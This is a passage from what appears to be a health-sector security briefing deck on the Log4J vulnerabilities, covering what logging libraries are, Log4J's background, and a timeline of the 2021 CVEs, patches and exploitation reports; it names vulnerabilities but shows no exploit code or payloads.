Log4J Vulnerabilities and the Health Sector

01/20/2022

TLP: WHITE, ID# ***202201201300***

Agenda

- Introduction/Overview
- Logging Libraries/Frameworks
- Apache Log4J
- Timeline of Major Events
- Timeline of Exploitation
- Geographic Distribution of Exploitation
- Log4J Vulnerabilities
- Exploitation Details
- Patching and Remediation
- Conclusions
- References

Slides Key:

Non-Technical: Managerial, strategic and high-level (general audience)

Technical: Tactical / IOCs; requiring in-depth knowledge (sysadmins, IRT)


Introduction/Overview

- Log4J is a Java-based, ubiquitous logging tool now known to have multiple vulnerabilities, including multiple remote code execution flaws that can provide an attacker total control of a system.
- Initially discovered in November 2021, multiple Log4J updates have been released since then.
- No major compromises in the health sector to date; however, the health sector remains highly vulnerable, as do other industries.
- Health sector adversaries are actively leveraging these vulnerabilities.
- Updating can be a time-consuming and tedious process.
- Further vulnerabilities may continue to be identified soon.
- There are both short- and long-term steps to take in order to remain secure.
- Vulnerabilities in ubiquitous apps will present similar issues in the future.

Logging Libraries/Frameworks

What is a logging library/framework?

- Logging in its simplest form is simply collecting and storing events/messages that occur in any application, especially an operating system or server.
  - Stored in a log file for future analysis
- Logging agents and logging libraries are the two primary methods that software developers use to manage events.
  - Allows for the logs to be collected and analyzed in the aggregate
- Logging libraries/frameworks are embedded/integrated into source code by developers. The structure, format and mode of transmission for logs output to log libraries are modified using application programming interfaces (APIs).



Logging libraries for frameworks and programming languages


log4j, log4j2, java.util.logging, logback instructions	Logger, Lograge	Winston, Pino, Bunyan, Morgan	Log4net, nlog	Logging utilities within Django, flask and twisted

Apache Log4J

What is Log4J?

- Very popular, open-sourced, Java-based (ported to C, C++, C#, Perl, Python, Ruby) logging framework/library, maintained by the Apache Software Foundation.
- Deployed prolifically and utilized across industries as a component to many platforms, most notably cloud services.
- Originally written by Ceki Gülcü, who has since moved on to other projects, such as SLF4J and Logback.
- Initially released in 2001; current version is 2.17.1.
  - Issues with version 1.2 and 1.3 prompted full upgrade
  - Version 2 offers plugin architecture
  - More details available here: https://logging.apache.org/log4j/2.x/index.html#News
  - Repository: https://github.com/apache/logging-log4j2
  - Official Apache page: https://logging.apache.org/log4j/2.x/

Timeline of Major Vulnerability Events Over the Last 60 Days



Alibaba researchers report Log4Shell vulnerability (CVE-2021-44228)

November 24, 2021

First known exploitation of Log4Shell

December 1, 2021


First exploitation of Log4Shell as noted by Cisco

December 2, 2021

Log4J 2.15.0 released

December 5, 2021

Timeline of Major Vulnerability Events Over the Last 60 Days, Part 2



Proof-of-concept Log4Shell exploit code posted to GitHub

December 9, 2021

Netlab noted Muhstik and Mirai botnets leveraging Log4J vulnerabilities

December 11, 2021


Checkpoint observes ~400K attacks

December 12, 2021

Second vulnerability (CVE-2021-45046) identified in Log4J 2.15.0; version 2.16.0 released to patch it

December 13, 2021

Timeline of Major Vulnerability Events Over the Last 60 Days, Part 3



DHS/CISA gives federal government 10 days to patch; Adds Log4Shell to catalog of actively-exploited vulnerabilities; Launches dedicated webpage

December 14, 2021

Third vulnerability (CVE-2021-4104) identified (Log4J v. 1, end-of-life, no patch)

Vulnerability in Logback (Log4J predecessor, CVE-2021-42550) identified

December 15, 2021

Denial-of-service vulnerability (CVE-2021-45105) identified in Log4J version 2.6.0, 2.17.0 released


December 17, 2021

Remote code execution vulnerability (CVE-2021-44832) identified in 2.17.0. Apache releases 2.17.1 to fix it.

December 28, 2021


Timeline of Early Exploitation

Source: Sophos; no scale available




Timeline of Early Exploitation, Part 2

Source: Sophos; no scale available




Timeline of Early Exploitation, Part 3

